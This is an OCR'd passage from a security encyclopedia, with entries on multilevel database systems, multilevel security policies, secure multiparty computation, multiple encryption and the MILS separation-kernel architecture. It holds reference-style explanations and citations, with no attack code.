
To produce a view consistent with the relational database constraints, the classification needs to satisfy at least the following two basic constraints: *(i)* the key attributes must be uniformly classified, and *(ii)* the classifications of non-key attributes must dominate that of key attributes. If it were not so, the view at some levels would contain a `null` value for some or all key attributes (and therefore would not satisfy the key constraints). Further constraints need to be enforced to ensure correctness of the database and, in particular, control possible side effects of polyinstantiation (e.g., proliferation of polyinstantiated tuples) in the execution of update operations. In addition, all relational operations need to be re-defined to operate on multilevel databases (Jajodia and Sandhu, 1992; Lunt, 1991).

A complicating aspect in the support of a mandatory policy in a database system is that the definition of the access class to be associated with each piece of information might be complex (Dawson et al., 1999). This is the case, for example, of *association* and aggregation requirements, where the classification of a set of values (properties, resp.) is higher than the classification of each of the values singularly taken. As an example, while patients' names and diseases in a hospital may be considered Unclassified, the association of a specific disease with the name of a patient can be considered Secret (association constraint). Similarly, while the location of a single military ship can be Unclassified, the location of all the ships of a fleet can be Secret (aggregation constraint) since, by knowing it, one could infer that some operations are being planned. Proper data classification assignment is also complicated by the need to take into

account possible inference channels (Dawson et al., 1999; Jajodia and Meadows, 1995; Lunt, 1989). There is an inference channel between a set of data *x* and a set of data *y* if, by knowing *x* a user can infer some information on *y* (e.g., an inference channel can exist between a patient's disease and the treatment she is being cared with). Inference-aware classification requires that no information *x* be classified at a level lower than (or incomparable to) the level of the information *y* that can be inferred from it. Capturing and blocking all inference channels is a complex problem, also because of the intrinsic difficulty in detecting all the semantics relationships between the data that can cause inference channels.

An interesting point that must be taken into account in multilevel database systems is the system architecture, which is concerned with the need of confining subjects to the data that can be made visible to them. This problem comes out in any data system where classification has a finer granularity than the stored objects (e.g., multilevel object-oriented systems). Two possible approaches are (Polk and Bassham, 1993):

- *Trusted subject*. Data at different levels are stored in a single database (Fig. 2a). The DBMS itself must be *trusted* to ensure obedience to the mandatory policy (i.e., subjects will not gain access to data whose classification is not dominated by them).



(a) Trusted subject (b) Trusted computing base

Multilevel DBMS, Fig. 2 Multilevel DBMSs architectures. (**a**) Trusted subject. (**b**) Trusted computing base

- *Trusted computing base*. Data are partitioned in different databases, one for each level (Fig. 2b). In this case, only the operating system needs to be trusted since every DBMS will be confined to data that can be accessed by the subjects using that DBMS. Decomposition and recovery algorithms must be carefully constructed to be correct and efficient (Denning, 1985).

Application

Multilevel database systems find application in contexts where databases contain data that have different sensitivity, and therefore need to be classified at different levels. MDBMSs give the possibility of associating security classifications with database objects and ensure that each subject gains access only to those data for which she has proper clearance. Commercial database management systems (e.g., Oracle label security) typically support the specification of multilevel security labels at the level of tuple.

Cross-References

Bell–La Padula Model
Inference Control
Polyinstantiation

References

Dawson S, De Capitani di Vimercati S, Lincoln P, Samarati P (1999) Minimal data upgrading to prevent inference and association attacks. In: Proceedings of the 18th ACM SIGMOD-SIGACT-SIGART symposium on principles of database systems, Philadelphia

Denning DE (1985) Commutative filters for reducing inference threats in multilevel database systems. In: Proceedings of the 1985 IEEE symposium on security and privacy, Oakland

Haigh J, O'Brien R, Thomsen D (1991) The LDV secure relational DBMS model. In: Jajodia S, Landwehr C (eds) Database security, IV: status and prospects. North Holland, Amsterdam, pp 265–280
[zbMATH]

Jajodia S, Meadows C (1995) Inference problems in multilevel secure database management systems. In: Abrams M, Jajodia S, Podell H (eds) Information security: an integrated collection of essays. IEEE Computer Society Press, Los Alamitos, pp 570–584
[zbMATH]

Jajodia S, Sandhu R (1992) Polyinstantiation for cover stories. In: Proceedings of the second European symposium on research in computer security, Toulouse
[zbMATH]

Lunt TF (1989) Aggregation and inference: facts and fallacies. In: Proceedings of the 1989 IEEE symposium on security and privacy, Oakland

Lunt TF (1991) Polyinstantiation: an inevitable part of a multilevel world. In: Proceedings of computer security foundations workshop IV, Franconia
[zbMATH]

Polk W, Bassham L (1993) Security issues in the database language SQL. Technical report, NIST special publication 800-8, Institute of Standards and Technology

Smith K, Winslett M (1992) Entity modeling in the MLS relational model. In: Proceedings of the 18th international conference on very large data bases, Vancouver

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_824

Multilevel Security Policies

Frédéric Cuppens[64] ✉ and Nora Cuppens-Boulahia[64] ✉
(64) LUSSI Department, TELECOM Bretagne, Cesson Sévigné Cedex, France

✉ **Frédéric Cuppens (Corresponding author)**
Email: frederic.cuppens@telecom-bretagne.fr

✉ **Nora Cuppens-Boulahia**
Email: nora.cuppens@telecom-bretagne.fr

Definition

A multilevel security (MLS) policy assigns security levels, called classification, to information and security levels, called clearance, to users. The set of security levels is generally partially ordered and the objective of multilevel security policies is to prevent users from accessing information for which they lack authorization.

Background

Since the beginning of the 1970s, many works have been undertaken to design information systems that support MLS policies. These include implementation of MLS policies in networks, operating systems, and applications like database management systems. Most of these projects implement the Bell and LaPadula (BLP) model (Bell and LaPadula 1975) which suggests an operational interpretation of MLS policies for information systems. See the Bell and LaPadula model entry for more information.

Theory

There are actually two main classes of MLS policies: MLS policies for managing confidentiality and MLS policies for managing integrity. In both cases, security levels, called classification and clearance, are respectively assigned to information and users.

So to define MLS policy, it is necessary to first specify a set of security levels. This set of security levels is associated with a partial order relation denoted <. If l_1 and l_2 are two security levels then $l_1 < l_2$ is read l_1 is lower than l_2. When < is a partial order relation, it may happen that both $l_1 < l_2$ and $l_2 < l_1$ and $l_1 = l_2$ are false. In this case, one says that l_1 and l_2 are incomparable, which is denoted $l_1 <> l_2$.

In the case of MLS policies for managing confidentiality, security levels are called confidential levels. A typical example is to consider that a confidential level has two parts which respectively correspond to a sensitivity level and a set of compartments. Examples of sensitivity are confidential, secret and top secret. Generally, sensitivities are associated with a total order relation defined as follows: confidential < secret < top secret. Compartments may represent application-dependent categories or domains, for example, nuclear, chemical, or transport.

A security level l is defined as a pair (s,c), where s is a sensitivity level and c is a set of compartments. If $l_1 = (s_1, c_1)$ and $l_2 = (s_2, c_2)$ are two security levels, then $l_1 < l_2$ is defined as follows:

- $l_1 < l_2$ if and only if $s_1 < s_2$ and $c_1 \subseteq c_2$.

For example, (confidential, {transport}) < (secret, {transport,chemical}) and (confidential, {chemical, transport}) <> (secret, {chemical}).

In addition to the sensitivity and compartments, classified information may also bear various caveats to restrict the access to specific nationality groups. Examples of caveats are “UK eyes only” used in the UK or “Special France” used in France.

The classification level assigned to information represents how confidential this information must be considered in the organization. This means that the organization must define precise security rules to classify their information. Most countries have defined such rules to manage classification of governmental, health care, or military information.

The clearance level assigned to a user represents how trusted the user may be considered when he or she manages classified information. For this purpose and for the different security levels, organizations defined investigation procedures to assign clearance level to users. If a given user successfully complies with the procedures associated with some security level, then he or she can become cleared at this level after being briefed and signing some nondisclosure agreement form.

Once some user becomes cleared at some security level, two different conditions must be satisfied in order this user may get an access to read some information: (1) the classification level of this information must be lower than or equal to the clearance level of this user; (2) this user must need to know this information. The first condition is generally called “no read up” and corresponds to mandatory access control (MAC) (Department of Defense 1983). The second condition is implemented by a control performed by some user, generally the owner of the information, who will evaluate if the user requesting the access actually needs to know the requested information. This second condition is generally called discretionary access control (DAC) (Department of Defense 1983). For example, a user may need to know some document classified (secret, {transport,chemical}) because he or she has a position at the Transport ministry and is working on a regulation of chemical transport.

Regarding MLS policies for managing integrity, one needs to consider a set of security levels called integrity levels which are generally distinct from confidentiality levels. Similar to MLS confidentiality policies, in MLS integrity policies, classification and clearance levels are respectively assigned to information and users with the following interpretation. A classification level assigned to some information represents the degree of confidence that may be placed in the information. A clearance level assigned to some user represents the degree of trustworthiness that may be placed in the information inserted or updated by this user.

In MLS integrity policies, a user may get an access to write (i.e., insert, update, or delete) some information only if the classification of this information must be lower than or equal to the clearance level of this user (“no write up”).

Most of information systems that support MLS confidentiality policies also support MLS integrity policies. In that case, these information systems

generally implement the Biba model (Biba 1976). See the Biba model entry for more information.

Cross-References

Bell–La Padula Model
Biba Model
Mandatory Access Control (MAC) Policies

Recommended Reading

Bell D, LaPadula L (1975) Secure computer systems: unified exposition and multics interpretation, Technical Report ESD-TR-75-306, MTR-2997. The MITRE Corporation, Bedford

Biba K (1976) Integrity considerations for computer systems, Technical Report, ESD-TR-76-372. The MITRE Corporation, Bedford

Department of Defense (1983) Trusted computer systems evaluation criteria, Technical Report CSC-STD-001-83

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_7

Multiparty Computation

Berry Schoenmakers[65] ✉
(65) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

Editors' note: Due to the increased set of applications of privacy enhancing technologies, designing more efficient multiparty computation protocols, improving both fundamental methods and implementations has been an area of extensive research since 2010.

Synonyms

Secure computation; Secure function evaluation; Secure multiparty computation

Definition

Let f denote a given n-ary function, and suppose parties $P_1, \ldots, P_n$ each hold an input value $x_1, \ldots, x_n$, respectively. A *(secure) multiparty computation* for f is a joint protocol between parties $P_1, \ldots, P_n$ for computing $y = f(x_1, \ldots, x_n)$ *securely*. That is, even when a certain fraction of the parties is corrupted, (1) each party obtains the correct output value y and (2) no information leaks on the input values of the honest parties beyond what is implied logically by the value of y and the values of the inputs of the corrupted parties.

Background

Conceptually, a secure multiparty computation for function f can be viewed as an implementation of a trusted party T, which, upon receipt of the input values $x_1, \ldots, x_n$ from parties $P_1, \ldots, P_n$, respectively, produces the output value $y = f(x_1, \ldots, x_n)$. Party T is trusted for (1) providing the correct value for y and (2) not revealing any further information to parties $P_1, \ldots, P_n$.

A classic example is Yao's millionaires problem ($n = 2$). Parties P_1 and P_2 are two millionaires who want to see who is richer: writing x_1, x_2 for their respective wealth, they want to evaluate the function $f(x_1, x_2) = x_1 > x_2$. They could simply do so by telling each other the values of x_1 and x_2 but obviously this way much more information than the value of $x_1 > x_2$ is revealed. A secure two-party protocol allows them to compute the value of $x_1 > x_2$ without leaking any further information on x_1 and x_2. Electronic voting is another example of a secure multiparty computation, where $f(x_1, \ldots, x_n) = x_1 + \cdots + x_n$ and $x_i \in \{0, 1\}$ represent each party P_i's yes–no vote.

More generally, a secure multiparty computation may be *reactive* in the sense that parties $P_1, \ldots, P_n$ may interact with the trusted party T in more than one round. Each round starts with one or more parties providing input values and ends with one or more parties receiving output values. The special case in which the entire computation consists of a single round is also called *secure function evaluation*, and in this case the trusted party does not need to keep any state. In some settings secure function evaluation is strictly easier to achieve than (reactive) secure multiparty computation (see (Hirt et al. 2008) and references therein).

Theory

The theory of secure multiparty computation shows that a protocol for evaluating a given function f securely can be found, as long as f is a *computable* function, while imposing certain restrictions on the power of the corrupted parties, who are collectively called the *adversary*. A first distinction is whether the adversary is assumed to be computationally restricted, or not. In the *cryptographic model*, the adversary is assumed to

be *polynomially* restricted (i.e., the adversary is viewed as a probabilistic polynomial-time Turing machine). In the information-theoretic model no such restriction is assumed for the adversary. For the cryptographic model, it suffices to assume *authentic* channels for each pair of parties: the messages exchanged over authentic channels cannot be changed by other (corrupted) parties; using encryption it is possible to hide the content of the messages. For the information-theoretic model one needs to assume a *private* (or *secure*) channel is available to each pair of parties: the messages exchanged over private channels cannot be seen at all by other (corrupted) parties.

The adversary is called *passive* (or *honest-but-curious*, or *semi-honest*) if it only tries to deduce information on the inputs of the honest parties by inspecting all the information available to the corrupted parties; the adversary is called *active* (or *malicious*) if it is also allowed to let the corrupted parties deviate from the protocol in arbitrary ways. A further distinction is whether the adversary is allowed to choose which parties to corrupt adaptively. A *static* adversary must decide at the start of the protocol which parties it chooses to corrupt. An *adaptive* (or *dynamic*) adversary may decide during the protocol which parties it chooses to corrupt; once corrupted, however, a party remains so for the entire duration of the protocol.

A threshold (Threshold Scheme) parameter t, $1 \leq t \leq n$ is used to indicate the maximum number of corrupted parties tolerated by a protocol for secure multiparty computation. As long as the number of corrupted parties does not exceed t, the protocol protects the interests of the honest parties. In terms of t, the main results for secure multiparty computation are as follows, where in each case the adversary may be adaptive. For the cryptographic model, any $t < n/2$ is achievable for an active adversary; for a passive adversary, this can be improved to $t < n$. For the information-theoretic model, any $t < n/3$ is achievable for an active adversary; for a passive adversary this can be improved to $t < n/2$.

It is important to note that in case of an active adversary, the condition saying that each party obtains the correct output value y can be split into two further conditions: the condition that each party actually receives an output value and the condition that, if an output value is received, then the output value is correct. If a protocol guarantees that each party receives an output value, the protocol is said to be *robust*.

The results above show that an honest majority is required to deal with an active adversary (if robustness is required). Therefore, these results are not useful for the special case of two-party computation: for two parties, an honest majority comprises *all* of the parties ($t = 0$, $n = 2$). For secure two-party computation, the property of robustness is thus replaced by the property of *fairness*. A protocol for two-party computation is said to be fair if neither party can gain an advantage over the other party by quitting the protocol prematurely. For instance, a two-party protocol in which party P_1 learns the result first and needs to send it to party P_2 is not fair, as P_1 may simply skip sending the result to P_2. Solutions to address this problem typically use a form of gradual release of a secret value, where the output value is released bit by bit and quitting by either party gives an advantage of at most one bit over the other party. Solutions achieving that neither party gets any advantage at all over the other party are impossible, as proved by Cleve (1986).

There exists a vast body of literature on secure multiparty computation. The paper by Yao (1982) (and also (Yao 1986)) and subsequent papers (Ben-Or et al. 1988; Beaver and Haber 1992; Chaum et al. 1988; Canetti et al. 1996, 2002; Goldreich et al. 1987; Rabin and Ben-Or 1989) build foundations for general secure multiparty computation, yielding the results mentioned above for various settings (refer also to Verifiable Secret Sharing). The strength of oblivious transfer is stressed by the result of (Kilian 1988). In a similar direction, the results of (Cramer et al. 2001; Damgård and Nielsen 2003) show that threshold homomorphic cryptosystems provide a basis for efficient general secure multiparty computation as well.

A quick way to see why secure multiparty computation is possible at all runs as follows, following (Cramer et al. 2001; Damgård and Nielsen 2003). The basic primitive is a probabilistic threshold homomorphic cryptosystems E, where the private key is shared among parties $P_1, \ldots, P_n$. Such a public key cryptosystem is homomorphic in the sense that the product of two ciphertexts $E(x)$ and $E(y)$ results in a ciphertext $E(x + y)$, containing the sum of the values x and y. It is a threshold cryptosystem in the sense that decryption of a ciphertext $E(x)$ is done by a joint protocol between $P_1, \ldots, P_n$, resulting in the value of x, and as long as a majority of

the parties is honest, ciphertexts will only be decrypted if a majority of parties agrees to do so.

Suppose function f is to be evaluated at $x_1, \ldots, x_n$, where x_i is the private input supplied by party P_i, for $i = 1, \ldots, n$. One assumes that function f is represented as an arithmetic circuit consisting of addition gates and multiplication gates (where additions and multiplications are defined over $\mathbb{Z}_N$, the integers modulo N, for a fixed $N \geq 2$). The protocol for secure computation of f then proceeds as follows: First, each party encrypts its private input value, yielding ciphertexts $E(x_1), \ldots, E(x_n)$. The circuit is then evaluated gate by gate, as described below, ultimately producing $E(f(x_1, \ldots, x_n))$ as encrypted output, from which the value $f(x_1, \ldots, x_n)$ is obtained, using threshold decryption.

The gates are evaluated as follows. An addition gate takes as input two ciphertexts $E(x)$ and $E(y)$ and produces as output a ciphertext $E(x + y)$, simply using the homomorphic property of E. A multiplication gate also takes as input two ciphertexts $E(x)$ and $E(y)$, but this time a protocol is required to produce $E(xy)$ as output value. The protocol for the passive (semi-honest) case runs as follows, omitting the zero-knowledge proofs to stop active adversaries:

1. Each party P_i, $1 \leq i \leq n$ picks a random value d_i and broadcasts ciphertexts $E(d_i)$ as well as $E(d_i y)$, where $E(d_i y)$ can be computed easily from d_i and $E(y)$.

2. Let $d = \sum_{i=1}^{n} d_i$. Using the homomorphic property of E, the parties compute ciphertext $E(x + d) = E(x) \prod_{i=1}^{n} E(d_i)$, from which they subsequently determine $x + d$, using threshold decryption. From $x + d$ and $E(y)$, one may then compute $E((x + d) y)$. Finally, using $E(dy) = \prod_{i=1}^{n} E(d_i y)$, one obtains $E(xy) = E((x + d)y)/E(dy)$, which is the desired output.

Note that all computations on x, y, and d_i's are done modulo N. Intuitively, the protocol is secure because the only values ever decrypted –

apart from the output value $f(x_1, \ldots, x_n)$ – are values $x + d$, where d is distributed uniformly at random and chosen jointly by $P_1, \ldots, P_n$.

Applications

Starting with Fairplay (Malkhi et al. 2004), many implementations and frameworks have been developed for practical deployment of generic multiparty computation. The target function f is preferably represented as part of an ordinary computer program augmented with controls specifying which variables and operations shall be processed confidentially.

Cross-References

Threshold Homomorphic Cryptosystems
Verifiable Secret Sharing

References

Ben-Or M, Goldwasser S, Wigderson A (1988) Completeness theorems for noncryptographic fault-tolerant distributed computation. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 1–10
[zbMATH]

Beaver D, Haber S (1992) Cryptographic protocols provably secure against dynamic adversaries. In: Rueppel RA (ed) Advances in cryptology – eurocrypt'92, Lecture notes in computer science, vol 658. Springer, Berlin, pp 307–323
[zbMATH]

Chaum D, Crépeau C, Damgård I (1988) Multiparty unconditionally secure protocols. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 11–19
[zbMATH]

Cramer R, Damgård I, Nielsen JB (2001) Multiparty computation from threshold homomorphic encryption. In: Pfitzmann B (ed) Advances in cryptology – eurocrypt 2001, Lecture notes in computer science, vol 2045. Springer, Berlin, pp 280–300
[zbMATH]

Canetti R, Feige U, Goldreich O, Naor M (1996) Adaptively secure multi-party computation. In: Proceedings of 28th symposium on theory of computing (STOC'96). ACM Press, New York, pp 639–648
[zbMATH]

Canetti R, Lindell Y, Ostrovsky R, Sahai A (2002) Adaptively secure multi-party computation. In: Proceedings of 34th symposium on theory of computing (STOC 2002). ACM Press, New York, pp 494–503
[zbMATH]

Cleve R (1986) Limits on the security of coin flips when half of the processors are faulty. In: Proceedings of the 18th symposium on theory of computing (STOC'86). ACM Press, New York, pp 364–369
[zbMATH]

Damgård I, Nielsen JB (2003) Universally composable efficient multiparty computation from threshold homomorphic encryption. In: Boneh D (ed) Advances in cryptology—CRYPTO 2003, Lecture notes in computer science, vol 2729. Springer, Berlin, pp 247–264
[zbMATH]

Goldreich O, Micali S, Wigderson A (1987) How to play any mental game – or – a completeness theorem for protocols with honest majority. In: Proceedings of 19th symposium on theory of computing (STOC'87). ACM Press, New York, pp 218–229
[zbMATH]

Hirt M, Maurer U, Zikas V (2008) MPC vs. SFE: unconditional and computational security. In: Pieprzyk J (ed) Advances in cryptology – asiacrypt 2008, Lecture notes in computer science, vol 5350. Springer, Berlin, pp 1–18
[zbMATH]

Kilian J (1988) Basing cryptography on oblivious transfer. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 20–31
[zbMATH]

Malkhi D, Nisan N, Pinkas B, Sella Y (2004) Fairplay – Secure Two-Party Computation System. USENIX Security Symposium 2004, pp. 287–302

Rabin T, Ben-Or M (1989) Verifiable secret sharing and multiparty protocols with honest majority. In: Proceedings of 21st symposium on theory of computing (STOC'89). ACM Press, New York, pp 73–85
[zbMATH]

Yao A (1982) Protocols for secure computations. Proceedings of 23rd IEEE symposium on foundations of computer science (FOCS'82). IEEE Computer Society, pp 160–164

Yao A (1986) How to generate and exchange secrets. Proceedings of 27th IEEE symposium on foundations of computer science (FOCS'86). IEEE Computer Society, pp 162–167

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300626

Multiparty Privacy

Interdependent Privacy (IDP)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_600

Multiple Encryption

Alex Biryukov[66] ✉
(66) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Composition of several ciphers is called *multiple encryption* or *cascade cipher*. Refer also product cipher.

Cross-References

Block Ciphers
Triple-DES

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_865

Multiple Independent Levels of Security

Jim Alves-Foss[67] ✉
(67) Department of Computer Science, University of Idaho, Moscow, ID, USA

✉ **Jim Alves-Foss**
Email: jimaf@uidaho.edu

Synonyms

MILS

Definition

The Multiple Independent Levels of Security architecture.

Background

In the 1970s, there was active research into the development of secure operating systems. Out of that work came the concept of a security kernel as discussed by Lampson and Sturgis (1976), and by Popek and Kline (1978). A security kernel provides the basic operating system functionality needed to run services and user applications, and provides the basic security mechanisms of the system. The portion of the kernel that enforces security is often referred to as the reference monitor, a concept described separately by Anderson (1972) and Lampson (1974). The reference monitor determines if access should be permitted and can be part of the security kernel, a separate guard a firewall or other security mechanisms. The reference monitor should be tamperproof, non-bypassable, and evaluatable.

In the 1980s, John Rushby (1981, 1999) expanded on the concepts of a security kernel and reference monitor by introducing the concept of a separation kernel. The idea of a separation kernel was based on a layering concept where the kernel enforced controlled separation and well-defined interfaces between individual processes, including services and user applications.

In the early 2000s, microprocessor technology was advanced enough that the concept of full virtual machines, running on a separation kernel was realizable on a large number of commercial microprocessor platforms. The National Security Agency with support from industry, academia, and the Air Force Research Lab decided to expand upon Rushby's ideas and advances of the intervening 20 years to develop a separation-based architecture that was evaluatable under the common criteria. The result of this effort was the MILS architecture and the *US Government Protection Profile for Separation Kernels in Environments Requiring High Robustness* (U.S. Government 2007).

Applications


Modern net-centric concepts are based upon ubiquitous connectivity and standards-based services. This is in fact the basis upon which the Department of Defense Information Enterprise Architecture is founded. However to realize the objective of secured availability requires that users and process with various levels of trust and access share a common infrastructure. The emerging state of the art on this type of Multiple Level Security is based upon the Multiple Independent Levels of Security (MILS) architecture (Alves-Foss et al. 2007; Harrison et al. 2005). This architecture consists of a number of high robustness components that when combined appropriately can be trusted to enforce two primary principles of Information Assurance.

- Information is only shared with those processes and users allowed by policy.
- Information is not shared with those processes and users disallow by policy.

In the Multiple Independent Level Security (MILS) architecture, multi-level secure systems are implemented through separation and controlled

information flow. The system is built on a foundation consisting of a separation-based infrastructure, the separation kernel (i.e., hypervisor), and secure inter-processor communication (i.e., the partitioned communication service, PCS). These components isolate individual applications and services and provide the pathways for secure communication. Supporting these pathways are additional components (i.e., guards, cross-domain services, encryption engines, and routers) that implement the system security policy. One approach to the MILS architecture is to develop a *guarded communication subsystem* (GCS), which is responsible for the "routing" of messages between applications, sending them through the appropriate filters, guards, and access decision points.

Consider the exemplary system depicted in Fig. 1. In this figure, we have three processors, each hosting a number of processes. Some of the processes (A, B, D, E, and F) are applications that have not been fully analyzed with respect to security, and are thus considered untrusted. Assume application A needs to utilize services provided by application F. Requests from A are passed through the MMR (MILS message router (Rossebo et al. 2006)) that first sends the message through the appropriate guards (e.g., G_1 or G_2) and then passes it on to the PCS, which securely transmits the message to Processor 2 and its MMR. Processor 2 MMR may pass the message through Guard G_5 first, and then to the F service engine. Along the way the guards may accept the message, modify it (e.g., add additional metadata, filter contents), or reject it.



Multiple Independent Levels of Security, Fig. 1 Secure multi-level communication system, implemented using guarded communication subsystems

The security policy of the system depicted in Fig. 1 includes all of the specifications of authorized requests and communication between the untrusted applications. For example, the policy can specify the content and format of requests from A to F (A may be running a Secret level application).

The security policy can be specified as a conjunction of predicates/operations performed on the messages as they travel between the processes (Zhou and Alves-Foss 2008). Each guard can be responsible for enforcement of one or more aspect of the policy. The system as a whole enforces the totality of the policy.

MILS Principles

The MILS approach to secure system architecture is based on a set of design principles that can be summarized with the following (Alves-Foss et al. 2007; Harrison et al. 2005):

- *Time and Space Separation*. The MILS architecture requires that the system be architected as a set of functional units, called “partitions” supported by one or more separation mechanisms (e.g., separation kernel, partitioned communication system). Each partition represents a well-

defined set of resources and functionality. The MILS separation mechanisms ensure that private resources (e.g., memory, I/O devices) of a partition are kept isolated from other partitions, including residual data in shared resources, hence space separation. In addition, the execution behavior of one partition should not unduly influence the execution of another partition, hence time separation.

- *Controlled Information Flow*. The concept of design modularity requires the development of multiple partitions with communication between the partitions. The MILS architecture supports this with the concept of controlled information flow. The MILS separation mechanisms will allow information to flow only along defined communication paths—allowing a controlled exception to full data separation. With this controlled flow, system architects can require that messages be processed by access guards, information re-graders, or other security enforcing components.
- *Separation Security Policy* (*TIME*). The MILS separation mechanisms enforce policies of *type-safety*, *infiltration*, *mediation*, and *exfiltration*. Type safety specifies that the data types of the information flow mechanisms are preserved (e.g., the controlled information flow will not allow overwriting of a bounded buffer). Infiltration specifies that an executing partition is not able to read or otherwise be influenced by private data of another partition (or the separation mechanism). Exfiltration specifies that private data of executing partition cannot be written to, modify or otherwise influence the private data of another partition. Mediation specifies that an executing partition cannot use private data from one partition to modify or otherwise influence private data of another partition.
- *Reference Monitor* (*NEAT*). MILS separation mechanisms implement the reference monitor concepts such that they are *non-bypassable*, *evaluatable*, *always invoked*, and *tamperproof*. The separation mechanism will always be invoked to control information flow and manage access of private and shared data. In addition, the system is implemented such that there is no other way to provide information flow or access to a partition's data, except through the separation mechanism, hence non-bypassable. To provide high levels of assurance that the system correctly implements the TIME security policy, the system must be designed in a manner that prevents tampering with the separation

mechanism and the mechanism must be simple enough to allow for full evaluation.

As can be seen from these principles, the MILS architecture can be used for an operating system running on a single microprocessor. However, it is not limited to that environment. MILS can support one or more processor cores, either as a multicore processor or as separate parallel processors or individual machines. The architectural concepts can be abstracted to many different levels of granularity treating each “partition” as a single virtual machine on a single processor up to a collection of physical machines. The required separation between partitions can be physical, cryptographic, or logical; they can be enforced through microprocessor virtualization technology, memory management units, cryptography, or physical placement and wiring.

Cross-References

Mandatory Access Control (MAC) Policies
Multilevel Security Policies
Reference Monitor
Security Architecture

Recommended Reading

Alves-Foss J, Harrison WS, Oman P, Taylor C (2007) The MILS architecture for high assurance embedded systems. Int J Embed Syst 2:239–247
[zbMATH]

